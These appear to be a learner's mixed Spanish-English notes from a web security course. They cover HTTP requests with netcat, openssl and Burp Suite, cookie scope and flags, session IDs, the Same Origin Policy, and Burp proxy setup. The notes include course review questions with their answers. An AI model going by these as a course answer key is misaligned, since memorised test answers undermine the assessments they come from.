<hr><center>CloudFront</center>
</body>
</html>
```


Y Podemos visualizar el index page, donde la primera sección que podemos ver es el header y después el index

Usar Burpsuite para replicar el mismo request que hicimos en netcat


Abrimos burp suite
Nos vamos a repeater
Nos vamos donde esta el lapis superior derecho
Y ponermos en host:
www.ferrari.com
Port: 80



Le damos ok



Le damos en render
Click en follow redirection



Y tenemos respuesta 200 ok

Podemos conectarnos aun entorno de HTTPS con openssl

Comando
Openssl s_client -connect hack.me:443

Which command-line tool can be used for HTTP analysis?
netcat

Which command was used to open a TCP connection on port 80 of www.ferrari.com?
nc -v www.ferrari.com 80

Which Burp Suite tool is used for HTTP(s) analysis?
Repeater

What command is used to open a TCP connection using OpenSSL to hack.me?

openssl s_client -connect hack.me:443

Which command-line tool is used for HTTPS analysis?
Openssl

Which argument in openssl is helpful in an in-depth analysis of handshake?
-debug

Imprimir solo la cabecera
HEAD / HTTP/1.1
Host: www.ferrari.com
Enter
Enter

```
❯ nc -v www.ferrari.com 80
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-9.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-12.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-27.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-43.qro51.r.cloudfront.net
dkehzmrflhws1.cloudfront.net [65.9.149.9] 80 (http) open
HEAD / HTTP/1.1
Host: www.ferrari.com

HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Thu, 28 Apr 2022 21:07:50 GMT
Content-Type: text/html
Content-Length: 183
Connection: keep-alive
Location: https://www.ferrari.com/
X-Cache: Redirect from cloudfront
Via: 1.1 9069e80e155d08761cf7af819d2d96ac.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: QRO51-C1
X-Amz-Cf-Id: B0oFnt0M0ulIOEi_JJBEkM6LDk9CNXFmyfahF3s6RWtyDCB3wr5UTQ==
```

HTTP Cookies

HTTP Cookies

HTTP Cookies

A server can set a cookie via the **Set-Cookie** HTTP header field in a response message.

A cookie contains the following attributes:

- The actual content
- An expiration date
- A path
- The domain
- Optional flag
  - Http only flag
  - Secure flag

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Set-Cookie: ID=Value; expires=Thu,
21-May-2015 15:25:20 GMT; path=/;
domain=.example.site; HttpOnly
Content-Length: 99043
```

Cookies Format

Cookies Handing

Cookie content	{*ID-VALUE;*
Expiration date	{***expires**=Thu, 21-May-2015 15:25:20 GMT;*
Path	{***path**=/example/path;*
Domain	{***domain**= example.site;*
Flag-setting attributes	{***HttpOnly;***
	Secure

Browser use domain, path, expires and flags attribute to choose whether or not send a cookie in a request.

Cookies are sent only to the **valid domain/path** when they are **not expired** and according to their **flag**.

Cookies Domain

The **domain** field and the **path** field set the **scope** of the cookie.
The browser sends the cookie only if the request is for the right domain.


When a web server installs a cookie, it sets the domain field, e.g., *elearnsecurity.com.* Then, the browser will use the cookie for every request sent to that domain and **all its subdomains.**


Example
When a cookie has the domain attribute set to:
***Domain**=elearnsecurity.com*
Or
***Domain**=.elearnsecurity.com*


The browser will send the cookie to:
www.elearnsecurity.com
whatever.subdomain.elearnsecurity.com
elearnsecurity.com

if the **server does not specify** the domain attribute, the browser will automatically set the domain as the server domain and set the cookie **host-only** flag; this means that the cookie will be sent **only to the precise hostname.**

Now you will see a browser chooses to send or not to send a cookie.







Cookies Path

As we saw previously, the **path** and the **domain** attributes set the **scope** of a cookie.

The browser will send a cookie to the **right domain and to any subpath of the path** field value.
EXAMPLE
When a cookie has the path attribute set to:

- **Path**=*/the/path*

The browser will send the cookie to the right domain and to the resources in

- */the/path*

- */the/path/sub*
- */the/path/sub/sub/sub/path*

But it will not send it to */otherpath*

Cookies Expires Attribute

The **expires** attribute sets the **validity time windows** of a cookie.
A browser will not send an expired cookie to the server. Session cookies expires with the HTTP session; you will see more about that later this module.

Cookies Http-Only Attribute

When a server installs a cookie into the client with the **http-only attribute**, the client will set the **http-only flag** for that cookie.
This mechanism prevents JavaScript, Flash, Java and any other non-HTML technology form reding the cookie, thus preventing cookie stealing via XSS.

Cookies Secure Attribute

Secure flag creates secure cookies that will only be sent over an HTTP**S** connection (they will not be sent over HTTP)

Cookies Content

EXAMPLE
A cookie can carry a number of values. A server can set multiple values with a single *Set-cookie* header by specifying multiple *KEY-Value* pairs.


Set-Cookies: *Username-"john"; auth=1*
Set two values: one for username and one for auth.

Cookies Protocol

RFC6265 states cookies format, how a server can install cookies and how a client use them.


Cookies are often installed during a login.
In this example, the browser sends a **POST** request with the username and password.

The server sends a response with a **Set-cookie** header field, thus telling the browser to install the cookie.




For every subsequent request, the browser considers:

- Domain
- Path
- Expiration
- Flags



If the checks pass, the browser will insert a **cookie**:header in the request.



Sessions


Sometimes the web developer prefers to store some information on the **server side** instead of client; this happens to hide the application logic or just to avoid the back-and-forth data transmission typical of cookies.

Sessions are a mechanism that lets the website store variables specific for a given on the **server side.**
Each user session is identified by a **session id,** or token, which the server assigns to the client.

The client then presents this ID for each subsequent request. Thus being recognized by server.

By means of the session ID, the **server retrieves the state of the client** and all its associated variables. The server store Session IDs inside text files in its storage. You can find an example in the next slide.

Sessions Example



Session Cookies

How does a web application install session IDs on a web server?
By using session cookies

It now time to see how to use **HTTP sessions**

Session cookies just contain a single parameter value pair referring to the session.

```
SESSION=0wvCtOBWDH8w
PHPSESSID=l3Kn5Z6Uo4pH
JSESSIONID=W7DPUBgh7kTM
```

Websites running PHP install session cookies by using the *"PHPSESSID"* parameter name, while JSP websites use *"JSESSIONID"*. Each development language has its own default session parameter name.

Of course, the web developer can also choose to use a custom parameter name.


If needed, servers install session cookies after a browser performs some kind of activity like:

- Opening a specific page
- Changing settings in the web application
- Logging in


Session Cookies

The browser then uses the cookie in subsequent requests. A session could contain many variables, so sending a small cookie keeps the bandwidth usage low.
You can see a session cookie in action.


The client uses a login form to POST the user's credentials.



The server sends back a response with a Set-cookie header field.
The cookie contains the **session ID.**



The browser will send back the cookie according to the cookie protocol, thus sending the **session ID.**



GET Request

Example
Session IDs can also be transmitted via **GET request**

```
http://example.site/resource.php?sessid=k27rds7h8w
```

HTTP(s) Cookies and Sessions

Command

- Which flag prevents JavaScript, Flash, Java and any other non-HTML technology from reading or stealing the cookies?
- HTTPOnly

- Where can we modify and manipulate cookies?
- Developer Tools

- The header field that the server sends to a browser instructing to install a cookie?
- Set-Cookie

- In cookies panel, which attribute sets the validity time window of a cookie?
- Expires

- Where are cookies stored?
- Cookie jar

- Which panel in Firebug extension is used to analyse the Network Traffic?
- Net

Same Origin Policy


Same Origin Policy

Same Origin Policy (SOP**)** is critical point of web application security.
This policy prevents Java Script code from getting or setting properties on a resource coming from a **different origin**.

The browser uses:

To determine if JavaScript can access a resource: *Hostname, port,* and *protocol* **must match.**

Example:
A JavaScript script on



Can read resources from:

- `https://www.elearnsecurity.com:345/path`
- `https://www.elearnsecurity.com:345/path/2`

Example

But not from:

`https://www.elearnsecurity.com/path`

(Same protocol and domain but different port)

`http://www.elearnsecurity.com:345/path`

(Same port and domain but different protocol)

`https://www.heralab.net:345/path`

(Same port and protocol but different domain)

Note that SOP applies only to the **actual code of a script.**
It is still possible to include externa resources by using HTML tag like *img, script, iframe, object,* etc.

The entire web application security is based on Same Origin Policy.
If a script on domain **A** web able to read content on domain B, it would be possible to steal client's information and mount a number of very dangerous attacks.

Bur Suit

In this section I will learn web applications analysis find vulnerabilities, attacks and of course burp suit es one of the most used pentesting tools.

Intercepting Proxies

Any web application contains many object-like scripts, images, style sheets, client and server-side intelligence.

Having **tools** that help in the **study** and **analysis** of web application behavior is critical.


An **interception proxy** is a tool that lets you analyze and modify any request, and any response exchanged between an HTTP client an a server.
By intercepting HTTP messages, a pentester can study a web application behavior and manually test for vulnerabilities.

The most used web application proxies are:
The intercepting proxy feature of Burp Suite
ZAP


Proxies are fundamental while analyzing web applications and will become your best friend for web-app testing.

Intercepting Proxies

Do not confuse intercepting proxies whit common web proxy servers like Squid. Proxy servers have different purposes:
Bandwidth optimization, content filtering and more.




Here the proxy server filters all the traffic coming from the internal network.



Burp Proxy

Burp suite offers one of the best proxies available, you can download the Free Edition here.



Burp suite will let you:

- Intercept request and response between your browser and the web server.
- Build request manually
- Crawl (rastreando) a website by automatically visiting every page in a web site.
- Fuzz (es una técnica de pruebas de software, a menudo automatizado o semiautomatizado, que implica proporcionar datos inválidos, inesperados o aleatorios a las entradas de un programa de ordenador) web applications by sending them patterns of valid and invalid inputs to tes their behavior.

You can **intercep and modify** request coming form your browser **before** they are sent to the remote server.

You can modify the **header** and the **body** of a message **by hand or automatically.**

Burp Proxy Configuration


Now I will see how to lunch, configure, and use Burp Suite with your browser.

If you want to run it on another operating system, you can download it from the Portswigger Website


To run Burp, double click in the jar file you downloaded or run the below from the console
Java -jar burpsuite_free_v1.6.jar

Command

Now, go to the Proxy tab and then the O*ptions sub-tab*



Here you can start and stop the proxy and configure the *host:port* pair on which burp will listen.




Scrolling down you can find other configuration items to fine tune, which messages to intercept, how to automatically change message content and more.


For now, just leave the default options as they are, you will see how to use those features later on.

One Burp Proxy is configured, you have to configure your browser to use it as the proxy for every protocol.

